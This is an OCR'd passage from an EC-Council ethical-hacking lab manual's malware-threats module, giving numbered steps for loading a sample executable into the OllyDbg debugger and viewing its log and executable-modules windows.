


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

27. The **Open 32-bit executable** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses**, select **tini.exe**, and click **Open**.




28. The output appears in a window named **CPU - main thread, module tini**, maximize the window.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Choose **View** in the menu bar, and then choose **Log**.




30. A window named **Log data** appears in OllyDbg, displaying the log details, as shown in the screenshot.

31. The **Log data** also displays the program entry point and its calls to known functions. Close the **Log data** window after completing the analysis.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


32. Choose **View** in the menu bar, and then choose **Executable modules**.



33. A window named **Executable modules** appears in OllyDbg, displaying all executable modules, as shown in the screenshot.

